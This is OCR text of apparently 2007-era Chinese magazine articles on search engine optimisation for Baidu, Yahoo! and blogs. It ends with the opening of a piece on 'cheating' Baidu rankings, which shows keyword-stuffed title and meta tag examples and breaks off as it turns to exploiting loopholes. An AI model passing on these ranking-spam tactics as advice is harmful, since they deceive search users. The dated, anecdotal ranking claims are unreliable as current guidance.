



图2

至此，关于百度搜索的优化就介绍到这里了。虽然本文大多为介绍性的文字，但其中蕴含的知识却是每一个站长都应该掌握的。只有根据各个搜索引擎的特点，有针对性地对自己的网站进行SEO，才能保证自己的网站排名有一个明显的变化！

适合读者：网管、网站爱好者
前置知识：无



针对Yahoo!进行网站优化

文/ 大橙子

针对Yahoo!的网站优化与针对其他搜索引擎并没有太大的不同，区别只是体现在细节上（对于目前Yahoo!与Yahoo中文的关系，我们并不清楚，不过按一般理解，Yahoo中文似乎并没有自己的专用算法，排名算法应基本与英文Yahoo一致，只不过加了些中国特色的修正，如3721。至于3721是不是影响SERP以及如何影响SERP就不得而知了。在此姑且认为二者使用的算法相同。），下面我们将针对其各个方面，对网站进行细节优化，以提高我们网站的Yahoo排名。

HTML代码的优化

与Google和MSN相比，Yahoo!对HTML代码的关注程度更高。很多测试表明，HTML文件中的错误，可能在Google或MSN中影响很小甚至几乎没有，不妨碍该页面出现在SERP（Search Engine Results Page的首字母缩写，即搜索引擎结果页面，是搜索引擎对搜索请求反馈的结果）的前端，但在Yahoo!中获得成功的几率要小得多。同样的，一个修正了HTML错误，完全通过W3C认证的网站或网页，在Google或MSN的变化很小，几乎难以察觉，但在Yahoo!中却能发现排名有质的飞跃。

在网页设计及制作中，针对Yahoo!的优化主要包括以下2个方面。

1）Yahoo!认为出现在HTML文件靠前（注意，与网页显示时出现在上方的不是同一个概念）的内容是重要的内容，这就要求我们要把页面的重要部分突出的显示在HTML文件的头部。

2）良好设计的网页大都具有精简的代码，如使用外置CSS文件、JavaScript文件等大大缩小了HTML的体积，再如少用或完全不用Table也可以提高HTML代码的效率，这些都可以在很大程度上突出网页真正的内容部分。

事实上，上述两项在针对其他搜索引擎优化时也是不可忽略的，只不过Yahoo!给予了其更高的权重。

关键词密度

因为搜索引擎的算法总是在调整，因此，给出具体的关键词密度肯定不现实，而且关键词密度并不是一个放之四海而皆准的数字，很多情况下随行业的不同、网站类型的不同，最佳的关键词密度也有所区别。因此，可行的办法便是分析网站对应关键词的SERP，分析位于前10位的网站或网页所使用的关键词密度，毕竟理想的关键词密度总是有规律的。通常，在Yahoo! SERP中排在前10位的网站，根据关键词竞争性的不同，关键词密度除极个别的在0.5～1.0%（低端）和5.0～8.0%（高端）外，大部分在二者之间，这时候我们尽量将关键词密度设为稍低于最高值，一般便可达到针对Yahoo!进行优化的目的。

反相链接

关于反相链接，在大的方面各个搜索引擎的规则肯定差不多，在内容相关网站上使用关键词作Anchor Text的反相链接同样是Yahoo!排名算法中至关紧要的一个因素。相比较而言，Yahoo!对反相链接的处理更类似于Google，与MSN的区别稍大。

在针对Yahoo!的网站优化中，反相链接必须考虑的方面有以下几个，我们分别对其予以阐述。

1）链接的质量

与Google采用PageRank和TrustRank来判定反相链接质量的方法类似，Yahoo!也使用了类似的技术剔除无关的链接或Spam；同样，在Yahoo!的排名算法中，链接的质量要重于单纯的数量。

在针对Google的网站优化中，判断链接的质量

很多时候可以通过查看链接来源网站的PageRank来权衡，尽管Google Toolbar中显示的PageRank并不准确，但至少是一个相对简单的判断依据。那么，如何判断某个链接是否被Yahoo!判定为高质量的链接呢？简单的办法是查看链接的来源网站是否出现在Yahoo!相同或相近关键词SERP靠前的位置，如欲更准确的判断，还需要查看该网站的Whois信息，Yahoo!一般认为可依赖的网站其域名注册时间至少满三年，另外还要看来源网站是否有足够数量的非交换链接，以及链接来源页面的出站链接数量，同一页面上出站链接数量越多，其影响力越小，等等。

2）链接的位置

同样的，链接出现在页面哪个位置也是必须注意的。简单地说，出现在HTML前端的链接比出现在后面的更有效；使用特殊格式（如粗体、斜体、不同于页面其他的颜色或字体）的链接更加有效。

3）单向链接

双向的交换链接在Yahoo!中并不是完全没有效用，但其对排名的影响远远小于单向的、内容相关链接，因为很多情况下，这样的链接更接近于因内容优秀而获得的评价。

4）网站或网页存在时间的影响

与Google的Sandbox（沙盒效应）类似，Yahoo!也使用了类似的机制。

新建网站在运行初期，至少6个月甚至更长的时间内，很难在Yahoo!获得好的排名，即使在优化技术上运用得很完美。同时，新链接也不会很快起到其应有的对排名的促进作用，往往需要3到4个月其效果才会渐渐体现。不过，与Google相比，Yahoo!的这种"考验"机制，力度上稍小些。但这种对新网站和新链接的共同作用，往往导致很多新建网站（新网站的反相链接肯定都是新链接嘛）在8个月到1年的时间期限内很难针对竞争性强的关键词获得好的排名。

以上就是我针对Yahoo!进行网站优化的经验总结，希望能对大家有些帮助！虽然我不敢保证针对这些细节对网站进行优化后，短期内网站的Yahoo!排名就会有立竿见影的效果，但坚持几个月，相信你的网站Yahoo!排名一定会有一个质的飞跃的！

适合读者：网管、网站爱好者
前置知识：无

浅谈博客的搜索引擎优化



文/图 向东

这年头，年轻人玩的就是网络！想聊天的，各种聊天工具和方式让你头大，都搞不清楚哪种好；想玩游戏的，各种特色游戏让你应接不暇，还有N多在开发中的让你期待已久；想看电影的，形形色色的下载工具让你犹豫不决。

而这2年又出现了显现个性的互动空间和平台——博客，于是不管你是老的还是少的，出名的还是无名的蜂拥而至，大家你一瓢我一羹的着实吵得红火。开博客不难，但要真正宣传起来就难了。别人根本就不认识你，更不知道你的博客，所以我们就要对自己的博客进行SEO，让更多的人知道我们博客的存在。

SEO绝不等同于搜索引擎作弊，那些堆叠关键词之类的小伎俩对于目前的搜索引擎来说，已显得太小儿科了。SEO是在规则范围内，利用合理的方式在搜索中获得更高的权重。下面就向大家介绍一下我个人的一些经验，有些方法也同样适用于其他网站。

提交网址给搜索引擎

几乎每个搜索引擎都提供了网址提交入口，你可以将网址提交，然后耐心等待蜘蛛的到来。我们还可以利用某些工具，比如Google SiteMaps（http://www.google.com/webmasters/），这样可以让博

客快速被Google收录，如图1所示。




图1

这里主要用到的就是左边三个链接。一是网站状态向导，可以知道网站是否被Google收录，并且还可以知道Googlebot是在哪一天访问了你的网站。二是网站管理员工具，也就是网站管理员分析自己网站的工具，包括对网站的诊断、网站的统计信息和网页分析等，不过这些都需要注册一个Google账户。需要注意的是，在注册时邮箱地址一定要填写正确，不然会收不到激活信。在登录"网站管理员工具"之后，首先要添加一个网址，也就是你博客的网址，如图2所示。添加网站后，就可以使用诊断、统计信息、链接和SiteMaps了。如果要查看详细的统计信息和错误信息报告，还要对网站所有者进行验证，这里我就不再赘述了。三是将您的内容提交到 Google，用于提交网站到Google上，所有操作都是英文的。




图2

将网址提交到DMOZ

无论是对普通上网者还是网络管理员来说，Google都是目前世界范围内最受欢迎的搜索引擎。它每天处理的搜索请求高达2亿次，几乎占全世界搜索引擎搜索量的1/3。因此，作为网络管理员如何提高网页的排名就变得至关重要，而决定其排名最重要的因素就是你的网页在Google系统中的PageRank（以下简称PR）值的高低。所以，提高网页的PR值就太重要了。

想获得较高的PR值必须要让更多拥有高PR值的网页上有你的链接，不过要达到这一点是漫长的，你需要不断提高自己网页的质量以及长期的过程。不过，让你的PR值得到快速的提高，就是我要介绍的终极方法了，也是你最应该做的一件事，就是向DMOZ提交你的网站，从而被DMOZ，即ODP收录。

众所周知，Google的PageRank系统对那些门户网站目录，如DMOZ、Yahoo和Looksmart尤为重要，特别是对DMOZ。一个网站在DMOZ上的链接对Google的PageRank来说就像金子一样有价值。这时候收录该网站的那个DMOZ目录页的PR分值，也就变得相当重要了。我看到过有一些站点，就因为被ODP所收录，从而身价倍增，其PR值在Google上立即得到提升，这就是因为Google使用了它自己的ODP版本作为它的网站目录。大家可以到此查看http://www.google.com/dirhp?hl=zh-CN&tab=wd&q=，更有趣地是在此页面最下方"建造全球最大的人工网页目录"的链接就是DMOZ网站的。

充分利用博客本身的工具

目前绝大部分博客都提供了评论功能以及引用地址，而且评论时都允许留下你的URL，向其他博客发送引用也会出现你的URL，这不但促进了博客之间的交流，而且对博客的SEO是十分有利的。

站内链接的使用

外部链接对于网站排名影响的重要性不言而喻，不过外部链接是难以控制的，而站内链接也是十分重要的，不容忽视。下面给大家提供一下我优化站内链接的经验。

1）建立网站地图

只要有可能，最好给网站建一个完整的网站地图SiteMap，同时把网站地图的链接放在首页上，使搜索引擎能很方便地发现和抓取所有网页。有不少CMS系统并不自动生成网站地图，可能需要加一些插件。对大型的网站来说，可以把网站地图分成几个文件，每个文件里不要放太多网页。

2）每个网页最多离首页四次点击

对一个中小型网站来说，要确保从首页出发，四次点击之内就要到达任何一个网页。当然，如果在三次点击之内更好，两次就更好了。配合网站地图的使用，这一点应该不是大问题。大家可以计算一下，四次点击至少可以有几百万个网页，所以对一般网站，特别是我们的博客网站，应该是可以适用的。

3）尽量使用文字导航

网站的导航系统最好使用文字链接。有的网站喜欢用图片或者JS下拉菜单等，但SEO效果最好的是文字链接，搜索引擎可以顺利抓取，而且通过链接文字还可以了解这些栏目页的具体内容。如果为了美观不得不使用图片或者JS，至少在网

站底部或者在网站地图中应该有所有栏目的文字链接。

4)链接文字

网站导航中的链接文字应该准确描述栏目的内容，自然而然在链接文字中就会有关键词，但是也不要在这里堆砌关键词。在网页正文文章中提到其他网页内容的时候，可以自然而然地使用关键词链接到其他网页。反向链接中的关键词也是排名的重要因素之一，在自己的站内自己有完全的控制权。

5)整站的PR传递和流动

只要有好的网站整体结构，整个网站的PR传递应该是很均匀的，首页最高，栏目页次之，内容页再次。但有的时候，我们可以通过网页的链接影响PR和重要性的传递，使某一页或某几页的PR值和重要性升高，这几页也是你重点要推的网页。

6)网页的互相链接

以前说过网站的树型结构，不过要注意的是，这种树型结构不是说各个栏目下的文章页之间没有链接，恰恰相反，应该在不同栏目的网页中链接向其他栏目的相关网页。整个网站的结构看起来更像蜘蛛网，既有由栏目组成的主脉，也有网页之间的适当链接。

URL的命名

不要小看了这条，个人经验这是对搜索引擎关键词的匹配，URL中出现的关键词非常重要。因此最好在URL中对文章的主要内容进行详细的说明，用英文当然好，不过有时候汉语拼音也很有用。

页面的静态化

静态化的页面对搜索引擎是最友好的，最容易被收录，也容易获得较高的排名。虽然目前大多数搜索已能够收录动态页面，不过静态页面的优势依然很大。对于目前主流的博客程序来说，WordPress需要很高的服务器配置才能输出静态页面，而Movable Type的配置又比较复杂，个人推荐使用国人开发的Z-Blog。

提交Google博客搜索

Google博客搜索(http://blogsearch.google.com/)给我们提供了一项实用的功能，允许用户向Google发送一个ping命令通知系统抓取你的博客。如果你的博客还没有被Google博客搜索发现，你应该火速地使用该工具；如果Google每次要间隔很长时间才会收录你的更新内容，那么你应该在每次更新文章以后都主动使用该工具通知Google。该工具的网址是http://blogsearch.google.com/ping，其实就是一个提交的网页，如图3所示。




图3

因为我不是SEO专家，所以这里谈的都是个人博客SEO过程中的感受与经验总结，其中如有不妥与错误之处，还请大家指正，也希望能与广大博客朋友们一起探讨。最后给大家附上常用搜索引擎及目录免费登录入口。

智能搜索引擎

Google http://www.Google.com/intl/zh-CN/add_url.html

百度 http://www.Baidu.com/search/url_submit.htm

中搜 http://service.chinasearch.com.cn/NetSearch/pageurlrecord/frontpageurl.jsp

搜狐 http://db.sohu.com/regurl/regform.asp?Step=REGFORM&;class=

网易 http://seek.163.com/cgi-bin/search/add_url.cgi

新浪 http://bizsite.sina.com.cn/newbizsite/docc/index-2jifu-09.htm

一搜 http://www.yisou.com/search_submit.html?source=yisou_www_hp

分类目录

雅虎中国目录 http://cn.Yahoo.com/docs/info/suggest.html

DMOZ目录 http://dmoz.org/World/Chinese_Simplified

自动提交

英文搜索引擎自动提交：http://www.trafficzap.com/searchsubmit.php（提交后会收到它发来的邮件，内容是你的网站已经成功提交，请每月提交一次，并附上了一些对站长比较感兴趣的网站，当然，这些网站都是英文的。）

适合读者: 网管、网站爱好者
前置知识: 无

轻轻松松提高百度排名之作弊篇

文/图 网络游侠

看多了百度优化的文章? 那就再看看这篇把! 其实对于国内大多数网站来说,百度才是真正的"救星"。虽然搜索引擎优化最早来自于对Google的研究,但是不可否认的是,在国内,百度才是真真正正的No.1! 因此,对百度的优化才是重中之重!

很多朋友在问,我怎么对百度做优化呢? 当然,以后我会告诉大家怎么做优化,在此之前,我们将着重讨论如何钻百度的空子实现百度作弊。嘿嘿,这个以前黑防没有教你吧? 俺就钻了这个空子……

下面我们先来看看以前很管用的作弊方法。

1)疯狂的在Title之间罗列关键字

很可惜,在Title之间写关键字现在被百度识别得比较厉害,比如你的网站关键词这么写:

<title>黑客,黑客防线,黑客防线网站,黑客防线论坛,黑客防线光盘,黑客防线老大,黑客防线编辑,黑客防线地址,黑客防线编辑部</title>

如果你这么写,也许以前是没问题的,因为我以前尝试过……并且结合其它技术轻轻松松把一个网站排到了"官方"网站的前面(人家的名气、流量比我的大多了,嘿嘿)。但是后来百度更新了这个"Bug",现在如果用这种技术去搞排名,也许你能快活一星期、一个月,甚至更长一点,但是这个域名估计在有限的时间内就会被百度加入降权或者删除的名单里了。建议大家不要用这样的方法,百度的工程师智商并不低,不是吗?

2)过分的在Meta标签的keywords和description罗列关键字

<meta name="keywords" content="黑客,黑客防线,黑客防线网站,黑客防线论坛,黑客防线光盘,黑客防线老大,黑客防线编辑,黑客防线地址,黑客防线编辑部,黑客,黑客防线,黑客防线网站,黑客防线论坛,黑客防线光盘,黑客防线老大,黑客防线编辑,黑客防线地址,黑客防线编辑部,黑客,黑客防线,黑客防线网站,黑客防线论坛,黑客防线光盘,黑客防线老大,黑客防线编辑,黑客防线地址,黑客防线编辑部">

解释 当然,你可以把keyword写的更长,也可以写入更多的垃圾关键词,甚至把激情小电影、美女脱衣都写进去……

<meta name="description" content="黑客防线简称黑防,黑客防线的网站是国内黑客网站的NO.1,黑客防线的编辑们都住在黑客防线编辑部,黑客防线是国内黑客杂志的NO.1,黑客防线光盘是黑客防线杂志的赠送品">

解释 无休止的重复、重复,重复你要突出的关键词的描述,提高关键字的匹配度……

嗯,看上去,很符合网上一些搜索引擎优化教程写的规则,不是吗? 但是很遗憾,我告诉你,这个也是被一些搜索引擎禁止的,因为你很明显地增加了页面中关键字的频度。注意,我说的是你 很明显的增加。稍微多写一个还是可以的,但是如果你一直在Ctrl+C、Ctrl+V,那么人都读得累了,当然,搜索引擎一定也读得腻了……它都读你的关键字读累了,你还指望给你排到前面?

还有,meta的重要性已经慢慢减弱了,但是依然有搜索引擎重视这个,因此你最好还是加上meta的描述。

不过有一点你要注意,在正文无休止的重复你的关键字也是不允许的! 合理的关键字密度是2%~8%,出于搜索引擎优化和保险的双重需求,建议在4%~6%之间。

好了,我就不再废话了,下面开始介绍如何"比别人更快"的排到搜索引擎,特别是百度的前面,为了直观,我们举个例子。

今天是2007年4月15日,我们在百度搜索"新春祝福短信",其中:

第四位 http://hi.baidu.com/2007xczf/blog/category/%C4%AC%C8%CF%B7%D6%C0%E0

第五位 http://zhidao.baidu.com/question/3246509.html

看到了吗? 一个来自百度空间,一个来自百度知道。我们点击打开看看!

第五位的是有人在百度知道发了个询问标题"拜求经典新颖新春祝福短信",正文也只有几个字,但是回复的网友不少,内容也基本上是短信,我们看看如下的分析。

页面 http://zhidao.baidu.com/question/3246509.html 共有 12241 个有效字符即约有 10583 个汉

字，约有 462 个英文字符，约有 324 个数字，约有 872 个符号

